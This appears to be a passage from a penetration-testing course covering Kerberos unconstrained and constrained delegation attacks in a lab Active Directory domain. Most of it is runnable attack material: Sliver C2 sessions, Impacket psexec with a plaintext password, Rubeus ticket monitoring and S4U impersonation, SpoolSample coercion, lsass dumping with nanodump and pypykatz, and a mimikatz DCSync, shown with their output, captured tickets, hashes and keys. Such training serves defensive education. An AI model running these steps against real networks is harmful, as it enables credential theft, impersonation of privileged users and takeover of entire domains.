Considering the double hop problem, how did unconstrained delegation resolved it? If a computer is configured with unconstrained delegation, as the user accesses the IIS (front-end service) server, the KDC also includes the user's TGT to TGS ticket. Then, the IIS server extracts the user's TGT and caches it in memory. After that, the IIS server uses the user's TGT to act on behalf of the user to access the MSSQL (back-end service) server. But the issue is that since the user's TGT is cached in the IIS server's memory, the IIS server can use the user's TGT to act on behalf of the user to any other service, which means the IIS server impersonates the user. If the IIS server is compromised, the attacker can extract all TGT from memory and impersonate these users. What's worse is that if a high-privileged user's TGT is cached, such as a domain administrator's, the attacker can take over the whole domain and forest.

Let's explain the steps in detail.

Step	Description
Step 1: User to DC	The user requests a TGT.
Step 2: DC to user	The user gets the TGT.
Step 3: User to DC	The user requests a TGS ticket.

Step	Description
Step 4: DC to user	The user gets the TGS ticket.
Step 5: User to the IIS server	The user sends both the TGT and TGS ticket.
Step 6: IIS server to DC	The IIS server uses the user's TGT to request a TGS ticket to DC to access the MSSQL server.
Step 7: IIS server to MSSQL server	The IIS server acts on behalf of the user to access the MSSQL server.

Let's proceed with the enumeration of the unconstrained delegation. Referring to the approach in the Domain Reconnaissance section, we will base64 encode the query (command).

```
echo "Get-NetComputer -Unconstrained" | base64
R2V0LU5ldENvbXB1dGVyIC1VbmNvbnN0cmFpbmVkCg==
```

Once the command is encoded, we will return to Sliver's console and SRV01 session. We must also not forget to have an HTTP server initiated and `PowerView.ps1` to be placed in the directory of the started HTTP server.

```
sliver (psexec-pivot) > sharpsh -- '-u
http://172.16.1.11:8080/PowerView.ps1 -e -c
R2V0LU5ldENvbXB1dGVyIC1VbmNvbnN0cmFpbmVkCg=='

[*] sharpsh output:

dc01.child.htb.local
srv01.child.htb.local
```

Now, we've come to the exploitation phase of Unconstrained delegation. For educational purposes, get a PsExec shell session using Impacket with the credentials of the `svc_sql` user. Utilize any of the techniques taught in the `Penetration Tester` path to upload `Rubeus.exe` on SRV01; this can be either setting up a reverse port forward, as mentioned earlier, or utilizing Sliver's `upload` functionality. Use Rubeus to monitor cached TGTs in real-time (Require local administrator privilege) by executing the command `Rubeus.exe monitor /interval:5 /nowrap`.

```
proxychains impacket-psexec child/svc_sql:jkhnrjk123\[email protected]
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
```

```
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[*] Requesting shares on 172.16.1.12.....
[*] Found writable share ADMIN$
[*] Uploading file fgKxWuqO.exe
[*] Opening SVCManager on 172.16.1.12.....
[*] Creating service NFeK on 172.16.1.12.....
[*] Starting service NFeK.....
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../tasks
d ../tasks
PS C:\Windows\tasks> .\Rubeus.exe monitor /interval:5 /nowrap
.\Rubeus.exe monitor /interval:5 /nowrap

<SNIP>
```

Wait for high-privilege users to access this computer's services, such as CIFS. Or we can use spoolsample to coerce a computer to authenticate to this computer via the MS-RPRN RPC interface; the command is `SpoolSample.exe dc01 srv01`. The `SpoolSample.exe` binary can be downloaded via the following GitHub repository - https://github.com/jtmpu/PrecompiledBinaries.

We will take advantage of the inline-execute-assembly part of the armory in Sliver, which will execute .NET binaries in the current process. The tool is going to find out the needed Common Language Runtime (CLR) required for the process prior to execution of the binary.

```
sliver (psexec-pivot) > inline-execute-assembly /home/htb-
ac590/SpoolSample.exe 'dc01 srv01'

[*] Successfully executed inline-execute-assembly (coff-loader)
```

```
[*] Got output:
[+] Success - Wrote 157715 bytes to memory
[+] Using arguments: dc01 srv01

[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function

[+] inlineExecute-Assembly Finished
```

In the PsExec impacket shell session, we see a captured ticket of `DC01$`.

```
<SNIP>
[*] 11/7/2023 4:58:03 PM UTC - Found new TGT:

  User                  :  [email protected]
  StartTime             :  11/7/2023 5:30:52 AM
  EndTime               :  11/7/2023 3:30:37 PM
  RenewTill             :  11/14/2023 5:30:37 AM
  Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
  Base64EncodedTicket   :


doIFJjCCBSKgAwIBBaEDAgEWooIEJTCCBCFhggQdMIIEGaADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4ID1zCCA9OgAwIBEqED
AgECooIDxQSCA8HnKRn2MPhP4gJcX7WOaTj79lGmfdKwIfqpzGR/E2I+V2STV5gjNTrpnF0nuu
auY4/vPPphoFgYDXUkbTLamUa3t1g+23/9VZ9pmp0tK9uG2a6VU3i0bezvZI/Iofi7RbH7TiOP
6gJRVczKbFa+7U//dhpIPQvWhCbRLYKz8DBSg/5njtIKI3HtTGRKhSflFaIHc2JLWuW9Fl6skN
y3UfR66b4MM65XeZytz6e/C7qjJF6NE4Opgz7LSz5FwxcwCLNWQfmhVvXRx0gw6Yp55zrtW5U4
ucJlvesZ0Ey+P5fHvyTkxY2vHhXCIChkvPAYoci2b7BU5lb9mjZn9d8U/GNOA+vo41/6+5uvdX
ZlWVHjJsHstmYLL8eBGoxcOsakzUQLXOuhKD0Z+Kny6/tNvKyG9OB86UHfFWeXaTStj5XxVcQs
LyLDgarsLqOqL2GeUvg3PZ1k1dyFzIbwef4X3HcDeytnT94Afx7If1yl7PVnyRVyzA69YnQtsc
r3N5nyHNZ7hetzWIRqnAPqobGk2fG5mDpW2XZILEogRV7VSXZkH+uDJlXC6Tpv1j/iwPcn7Tf+
cu2Is8HesGy/Uw0VS4C/0PomZ3Q5A4JabbnIa4XQNo+quBhpI/hptZl48eDVA79AZJHgqXNauF
dD8kxQLH+HNzHAR3YYpLh5xhfhGI09o2tlhn017sFQBaUqsbJSys3I4kIy4+JgUQi6TUb/M+xF
kU/Efsi6kXaUGUsXqfzHbZFmR1xAjb1EIMFVz/ic39EjwEhHVE9u1jU1QRjh7/YfsNQnj/36ZK
d0h+x4c2yEKWSuGNPs9jm85DWkq0beQz7Wmuua3cgr1925noktIMdGGKiGqn98/vy24TmhgFDG
/8/DFhfK83dmXrq6kIqlNH8265Kbxox1/vtbde4OLtoX/I29Xv/dsR2ldMLP0SY1cjzW7AvVRv
9naX5jPEnvaftjj7Wh7UtLLoF04Wq5LTNQ56DG8+pwylSGguHunOSq0k/aAWyM+Z8B6Yj/sZx5
6CvII5PUJ3pwRe8auuJ62796b2nEzRQntEBxXmMhoLTmWyaqB+sdQW+BgES26MYpcA/h9nAcE2
etl9tr50sArdHe+wfkPejbLk2EdwioWkYicCNNYofQrD3s/jciILG9FdH5s2xWmLQD1PB2PQHq
IqMwZS/GrnnHOjkNcjWrYOpGM11XpMIJULMi1gAnr9SwJIDUcGcWaS0lWcToqwYsdcr3G63K6g
m285mRQIO+eJFuQpX3AIUXyIyQAJ7Os84hXzJBo4HsMIHpoAMCAQCigeEEgd59gdswgdiggdUw
gdIwgc+gKzApoAMCARKhIgQgwb5D3bLD0gVRyZ6uYnfMkrUir3+uQpOKVzWlftGZzQqhERsPQ0
hJTEQuSFRCLkxPQ0FMohIwEKADAgEBoQkwBxsFREMwMSSjBwMFAGChAAClERgPMjAyMzExMDcx
MzMwNTJaphEYDzIwMjMxMTA3MjMzMDM3WqcRGA8yMDIzMTExNDEzMzAzN1qoERsPQ0hJTEQuSF
```

```
RCLkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9DSElMRC5IVEIuTE9DQUw=
```

Having the TGT of DC01, we will proceed to save it in a kirbi format.

```
PS C:\Windows\system32>
[System.IO.File]::WriteAllBytes("C:\windows\temp\dc01.kirbi",
[System.Convert]::FromBase64String("doIFJjCCBSKgA <SNIP>
Q0hJTEQuSFRCLkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9DSElMRC5IVEIuTE9DQUw=")
)
```


Once we have saved the ticket on disk, we will have to import it; this will be done via mimikatz. Make sure that the binary is on disk. Import the ticket to the current session and access internal resources, such as `C$` on Dc01. We got the Dc01 computer account's TGT. However, the computer account does not have local admin privileges. There is a workaround to give us `SYSTEM` privilege. Since it is the domain controller, we can use DCSync privilege to get the domain administrator's hash to compromise the domain.

```
C:\Windows\Tasks>.\mimikatz.exe "privilege::debug" "kerberos::ptt
C:\windows\temp\dc01.kirbi" "lsadump::dcsync /domain:child.htb.local
/user:child\administrator" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt C:\windows\temp\dc01.kirbi

* File: 'C:\windows\temp\dc01.kirbi': OK

mimikatz(commandline) # lsadump::dcsync /domain:child.htb.local
/user:child\administrator
[DC] 'child.htb.local' will be the domain
[DC] 'dc01.child.htb.local' will be the DC server
[DC] 'child\administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **
```

```
SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00110200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD
NOT_DELEGATED )
Account expiration   :
Password last change : 9/13/2022 4:43:17 PM
Object Security ID   : S-1-5-21-2749819870-3967162335-1946002573-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: e7d<SNIP>ba

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : d1ec678605b0ffc9a963d51ee9aa5a2b

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-0F0PFCC03EOAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
c6ea62a6eb0c9d2e8587bba18ee8ba5910c5ac7904975c3bdf3564ac63e783b7
      aes128_hmac       (4096) : 1356cac537a120d8463feaf0681d5c78
      des_cbc_md5       (4096) : 588368857fb95e0d

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-0F0PFCC03EOAdministrator
    Credentials
      des_cbc_md5       : 588368857fb95e0d

mimikatz(commandline) # exit
Bye!
```

Constrained Delegation - Concept

Constrained delegation is more secure than unconstrained delegation because the server no longer caches users' TGT tickets. Instead, the server can request a TGS ticket for the user with its own TGT, and the server can only act on behalf of the user to access specified server(s) and service(s). For example, the IIS server can only work on behalf of the user to access CIFS and eventsystem service on computer WEB01.



Constrained delegation can be configured by selecting the `Trust this computer for delegation to specified services only` option. It has two sub-options, and we notice that any authentication protocol is selected; what will happen if we select "Use Kerberos only"? We will explain it later. Apart from a domain computer, service accounts can also be configured with constrained delegation.

In this case, apart from the CIFS service on computer Web01, the service eventsystem on computer Web01 is also specified. It does not look exciting, but no worries. Even though the service is specified, we can use an alternate service name trick to bypass it, since service name will not be verified by S4U and it is not encrypted in a ticket.

Let’s go through the whole process of constrained delegation.

Step	Description
Step 1: User to IIS Server	The user authenticates to the IIS server via NTLM authentication, as long as the authentication is not Kerberos.

Step	Description
Step 2: IIS Server to DC	The IIS server utilizes S4U2Self to request a TGS ticket for the user to access itself (IIS Server).
Step 3: DC to IIS Server	The KDC returns the forwardable TGS ticket to the IIS server.
Step 4: IIS Server to DC	The IIS Server utilizes S4U2Proxy to request a TGS ticket for the user to access the SQL server.
Step 5: DC to IIS Server	The KDC returns the TGS ticket to the IIS server.
Step 6: IIS Server to SQL Server	The IIS server acts on behalf of the user to access the SQL service with the forwardable TGS ticket.

Enumeration

Using `sharpview`'s alias and the `Get-NetComputer -TrustedToAuth` argument, we can enumerate computers configured with constrained delegation.

```
sliver (http-beacon) > sharpview Get-NetComputer -TrustedToAuth

[*] sharpview output:
[Get-DomainSearcher] search base:
LDAP://DC01.CHILD.HTB.LOCAL/DC=CHILD,DC=HTB,DC=LOCAL
[Get-DomainComputer] Searching for computers that are trusted to
authenticate for other principals
[Get-DomainComputer] Get-DomainComputer filter string: (&
(samAccountType=805306369)(msds-allowedtodelegateto=*))
objectsid                       : {S-1-5-21-2749819870-3967162335-
1946002573-1104}
samaccounttype                  : MACHINE_ACCOUNT
objectguid                      : 42a18d8b-8d41-4118-b7a4-555f322ed7b8
useraccountcontrol              : WORKSTATION_TRUST_ACCOUNT,
TRUSTED_TO_AUTH_FOR_DELEGATION
accountexpires                  : NEVER
lastlogon                       : 11/8/2023 10:54:30 AM
lastlogontimestamp              : 11/8/2023 10:41:44 AM
pwdlastset                      : 11/8/2023 10:54:30 AM
lastlogoff                      : 12/31/1600 4:00:00 PM
badPasswordTime                 : 5/8/2023 12:58:30 PM
name                            : WEB01
distinguishedname               : CN=WEB01,OU=Web
Server,DC=child,DC=htb,DC=local
whencreated                     : 9/14/2022 1:18:27 AM
whenchanged                     : 11/8/2023 6:54:30 PM
samaccountname                  : WEB01$
cn                              : {WEB01}
objectclass                     : {top, person, organizationalPerson, user,
```

```
computer}
ServicePrincipalName           : TERMSRV/WEB01
dnshostname                    : web01.child.htb.local
logoncount                     : 151
codepage                       : 0
objectcategory                 :
CN=Computer,CN=Schema,CN=Configuration,DC=htb,DC=local
iscriticalsystemobject         : False
operatingsystem                : Windows Server 2019 Datacenter Evaluation
usnchanged                     : 102486
instancetype                   : 4
badpwdcount                    : 0
usncreated                     : 12967
localpolicyflags               : 0
countrycode                    : 0
primarygroupid                 : 515
msds-allowedtodelegateto       : {eventsystem/srv02.child.htb.local,
eventsystem/SRV02, cifs/srv01.child.htb.local, cifs/SRV01}
operatingsystemversion         : 10.0 (17763)
dscorepropagationdata          : {9/21/2022 4:17:50 PM, 9/14/2022 1:25:52
AM, 1/1/1601 12:00:01 AM}
msds-supportedencryptiontypes  : 28
```

The results provide us with an insight into the `msds-allowedtodelegato` attribute.

Exploitation

Carrying out the exploitation will be possible using the credentials that can be dumped in the `NT AUTHORITY\SYSTEM` beacon on `WEB01`. To grab the hash we are going to use the `nanodump` utility by specifying the process id of the `lsass.exe` process and the arguments for saving the file on disk, the default signature and then downloading the file from `WEB01` to our host.

```
sliver (http-beacon) > info

        Session ID: 019a724f-979a-493c-a4a4-dfb8e2c085c4
              Name: session
          Hostname: web01
              UUID: f7883942-bb9d-6712-8ee2-7baeb1d935aa
          Username: NT AUTHORITY\SYSTEM
               UID: S-1-5-18
               GID: S-1-5-18
               PID: 5220
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
```

```
          Active C2: https://10.10.14.66:9001
     Remote Address: 10.129.230.251:50393
          Proxy URL:
Reconnect Interval: 1m0s
      First Contact: Tue Apr  2 13:34:19 BST 2024 (3m58s ago)
       Last Checkin: Tue Apr  2 13:37:56 BST 2024 (21s ago)

sliver (http-beacon) > nanodump 656 web01-lsass 1 PMDM

[*] Successfully executed nanodump (coff-loader)
[*] Got output:
Done, to download the dump run:
download web01-lsass
to get the secretz run:
python3 -m pypykatz lsa minidump web01-lsass

sliver (http-beacon) > download web01-lsass

[*] Wrote 11124698 bytes (1 file successfully, 0 files unsuccessfully) to
/home/htb-ac-1008/web01-lsass
```

We are going to utilize `pypykatz` to dump the hashes.

```
python3 -m pypykatz lsa minidump web01-lsass
INFO:pypykatz:Parsing file web01-lsass
FILE: ======== web01-lsass =======
== LogonSession ==
authentication_id 442065 (6bed1)
session_id 2
username eric
domainname CHILD
logon_server DC01
logon_time 2024-04-02T19:12:33.589262+00:00
sid S-1-5-21-2749819870-3967162335-1946002573-1122
<SNIP>
```

The plan of executing the attack is as follows:

1. Compromise the computer or user configured with constrained delegation. We already compromised Web01.
2. Request a TGT for the target computer or service account.

We are going to use the `inline-execute-assembly` utility to request a ticket granting ticket for the `web01$` user by also providing the `NTLM` hash of the user that we found in the dump of lsass.

```
sliver (http-beacon) > inline-execute-assembly /home/htb-ac-
1008/Rubeus.exe 'asktgt /user:web01$ /rc4:021b6a0d0e0ca246ec266bb72a481bc6
/nowrap'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 462922 bytes to memory
[+] Using arguments: asktgt /user:web01$
/rc4:021b6a0d0e0ca246ec266bb72a481bc6 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Ask TGT

[*] Got domain: child.htb.local
[*] Using rc4_hmac hash: 021b6a0d0e0ca246ec266bb72a481bc6
[*] Building AS-REQ (w/ preauth) for: 'child.htb.local\web01$'
[*] Using domain controller: 172.16.1.15:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIE8DCCBOygAwIBBaEDAgEWooID<SNIP>DzIwMjQwNDAzMDU0NzA3WqcRGA8yMDI0MDQwOTE5
NDcwN1qoERsPQ0hJTEQuSFRCLkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9jaGlsZC5odG
IubG9jYWw=

  ServiceName              :  krbtgt/child.htb.local
  ServiceRealm             :  CHILD.HTB.LOCAL
  UserName                 :  web01$ (NT_PRINCIPAL)
  UserRealm                :  CHILD.HTB.LOCAL
  StartTime                :  4/2/2024 12:47:07 PM
  EndTime                  :  4/2/2024 10:47:07 PM
  RenewTill                :  4/9/2024 12:47:07 PM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  tHVrB6cslUwY7n4BpMDRjw==
  ASREP (key)              :  021B6A0D0E0CA246EC266BB72A481BC6

[+] inlineExecute-Assembly Finished
```

1. Impersonate a privileged user and request a TGS ticket to access the `CIFS` service on the target computer. For example, the privileged user can be a local administrator of the target computer, sometimes we can even impersonate the domain admin. But the domain user could be configured as `cannot be delegated`. In our case, `child\Administrator` cannot be delegated, however, another domain admin user `child\carrot` can be delegated, so we impersonate carrot. The service name will not be verified, so even if the target service is eventsystem, we can modify it as the CIFS service.

```
sliver (http-beacon) > inline-execute-assembly /home/htb-ac-
1008/Rubeus.exe 's4u /impersonateuser:carrot
/msdsspn:eventsystem/srv02.child.htb.local /user:web01$
/ticket:doIE8DCCBOygAwIBBaEDAgEWoo<SNIP>sZC5odGIubG9jYWw= /nowrap'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 464649 bytes to memory
[+] Using arguments: s4u /impersonateuser:carrot
/msdsspn:eventsystem/srv02.child.htb.local /user:web01$
/ticket:doIE8DCCBOygAwIBBaEDAgEWoo<SNIP>sZC5odGIubG9jYWw= /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: dc01.child.htb.local (172.16.1.15)
[*] Sending S4U2self request to 172.16.1.15:88
[+] S4U2self success!
[*] Got a TGS for 'carrot' to '[email protected]'
[*] base64(ticket.kirbi):

      doIFLjCCBSqgAwIBBaEDAgEWo<SNIP>lYjAxJA==

[*] Impersonating user 'carrot' to target SPN
'eventsystem/srv02.child.htb.local'
[*] Building S4U2proxy request for service:
'eventsystem/srv02.child.htb.local'
[*] Using domain controller: dc01.child.htb.local (172.16.1.15)
```

```
[*] Sending S4U2proxy request to domain controller 172.16.1.15:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'eventsystem/srv02.child.htb.local':

      doIGDjCCBgqgAwIBBaEDAgEWooIFETCC<SNIP>aHRiLmxvY2Fs

[+] inlineExecute-Assembly Finished
```

After the successful execution of the attack, we can verify the access we have on `srv02.child.htb.local`.

```
sliver (http-beacon) > ls //srv02.child.htb.local/c$

\\srv02.child.htb.local\c$\ (12 items, 704.0 MiB)
==================================================
drwxrwxrwx  $Recycle.Bin                        <dir>      Wed Sep 14
11:53:39 -0700 2022
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Tue Sep 13
11:58:22 -0700 2022
-rw-rw-rw-  pagefile.sys                        704.0 MiB  Tue Apr 02
12:08:31 -0700 2024
drwxrwxrwx  PerfLogs                            <dir>      Sat Sep 15
00:19:00 -0700 2018
dr-xr-xr-x  Program Files                       <dir>      Wed Jul 19
06:39:01 -0700 2023
drwxrwxrwx  Program Files (x86)                 <dir>      Wed Sep 14
11:04:27 -0700 2022
drwxrwxrwx  ProgramData                         <dir>      Wed Jul 19
06:39:01 -0700 2023
drwxrwxrwx  Recovery                            <dir>      Tue Sep 13
11:58:27 -0700 2022
drwxrwxrwx  SQL2019                             <dir>      Wed Sep 14
10:46:10 -0700 2022
drwxrwxrwx  System Volume Information           <dir>      Tue Sep 13
12:20:27 -0700 2022
dr-xr-xr-x  Users                               <dir>      Wed Sep 14
11:55:53 -0700 2022
drwxrwxrwx  Windows                             <dir>      Wed Sep 21
09:01:21 -0700 2022
```

Advancing

Dumping credentials on SRV02

We already dumped credentials on Web01, considering we compromised Srv01 and Srv02. Therefore, we can also dump credentials on Srv02. Will it be the same story as we dumped

credentials on Web01?

Note: Some portions could not be easily reproducible; the following steps/examples are intended to showcase a specific case. The pre-compiled `PPLcontrol.exe` binary would be placed on WEB01, which can be reused.

Having established a shell on `SRV01` and further attempting to dump `lsass.exe` would result in the following behavior.

```
*Evil-WinRM* PS C:\Users\svc_sql\Documents> .\mimikatz.exe
"privilege::debug" "sekurlsa::logonpasswords" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(commandline) # exit
Bye!
```

We have administrative (SYSTEM) privileges on the machine. Why can't we still dump credentials? Let's check the source code snippet of mimikatz.

```
NTSTATUS kuhl_m_sekurlsa_acquireLSA() {
  NTSTATUS status = STATUS_SUCCESS;
  KULL_M_MEMORY_TYPE Type;
  HANDLE hData = NULL;
  DWORD pid, cbSk;
  PMINIDUMP_SYSTEM_INFO pInfos;
  DWORD processRights = PROCESS_VM_READ | ((MIMIKATZ_NT_MAJOR_VERSION < 6)
? PROCESS_QUERY_INFORMATION : PROCESS_QUERY_LIMITED_INFORMATION);
  BOOL isError = FALSE;
  PBYTE pSk;

  if (!cLsass.hLsassMem) {
    status = STATUS_NOT_FOUND;
    if (pMinidumpName) {
      Type = KULL_M_MEMORY_TYPE_PROCESS_DMP;
      kprintf(L "Opening : \'%s\' file for minidump...\n", pMinidumpName);
```

```
      hData = CreateFile(pMinidumpName, GENERIC_READ, FILE_SHARE_READ,
NULL, OPEN_EXISTING, 0, NULL);
    } else {
      Type = KULL_M_MEMORY_TYPE_PROCESS;
      if (kull_m_process_getProcessIdForName(L "lsass.exe", & pid))
        hData = OpenProcess(processRights, FALSE, pid);
      else PRINT_ERROR(L "LSASS process not found (?)\n");
    }

    **
    if (hData && hData != INVALID_HANDLE_VALUE) ** {
        if (kull_m_memory_open(Type, hData, & cLsass.hLsassMem)) {
          if (Type == KULL_M_MEMORY_TYPE_PROCESS_DMP) {
            if (pInfos = (PMINIDUMP_SYSTEM_INFO)
kull_m_minidump_stream(cLsass.hLsassMem -> pHandleProcessDmp -> hMinidump,
SystemInfoStream, NULL)) {
              cLsass.osContext.MajorVersion = pInfos -> MajorVersion;
              cLsass.osContext.MinorVersion = pInfos -> MinorVersion;
              cLsass.osContext.BuildNumber = pInfos -> BuildNumber;
              #if defined(_M_X64) || defined(_M_ARM64)
              if (isError = (pInfos -> ProcessorArchitecture !=
PROCESSOR_ARCHITECTURE_AMD64))
                PRINT_ERROR(L "Minidump pInfos->ProcessorArchitecture (%u)
!= PROCESSOR_ARCHITECTURE_AMD64 (%u)\n", pInfos -> ProcessorArchitecture,
PROCESSOR_ARCHITECTURE_AMD64);
              #elif defined(_M_IX86)
              if (isError = (pInfos -> ProcessorArchitecture !=
PROCESSOR_ARCHITECTURE_INTEL))
                PRINT_ERROR(L "Minidump pInfos->ProcessorArchitecture (%u)
!= PROCESSOR_ARCHITECTURE_INTEL (%u)\n", pInfos -> ProcessorArchitecture,
PROCESSOR_ARCHITECTURE_INTEL);
              #endif
            } else {
              isError = TRUE;
              PRINT_ERROR(L "Minidump without SystemInfoStream (?)\n");
            }

            if (pSk = (PBYTE) kull_m_minidump_stream(cLsass.hLsassMem ->
pHandleProcessDmp -> hMinidump, (MINIDUMP_STREAM_TYPE) 0x1337, & cbSk)) {
              kprintf(L " > SecureKernel stream found in minidump (%u
bytes)\n", cbSk);
              pid = kuhl_m_sekurlsa_sk_search(pSk, cbSk, TRUE);
              kprintf(L " %u candidate keys found\n", pid);
            }
          } else {
            #if defined(_M_IX86)
            if (IsWow64Process(GetCurrentProcess(), & isError) && isError)
              PRINT_ERROR(MIMIKATZ L " "
                MIMIKATZ_ARCH L " cannot access x64 process\n");
            else
```

